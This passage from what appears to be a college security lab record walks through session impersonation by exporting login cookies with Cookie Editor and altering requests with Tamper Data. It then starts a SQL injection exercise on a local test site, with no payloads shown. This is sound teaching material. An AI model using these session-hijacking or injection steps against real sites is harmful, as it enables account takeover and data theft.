
Step 2: Search and install Cookie Editor




NFC College of Commerce and Science



Step 3: Then Click on Cookie extension to get cookie




Step 4: Open a Website and Login and then click on export cookie




B] Tamper data add-on


Step 1: Open Firefox



Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tempering .






CONCLUSION: We have successfully performed Session Impersonation using Firefox and tamper data add-on.


Assessment No. 07

AIM: Perform SQL injection attack.


Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.




Step 3 : Create database with name sql_db.




Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .




Step 6 : Opens the home page.




Step 7 : Go to security setting option in left and set security level low.




Step 8 : Click on SQL injection option in left.



Step 9 : Write "1" in text box and click on submit.



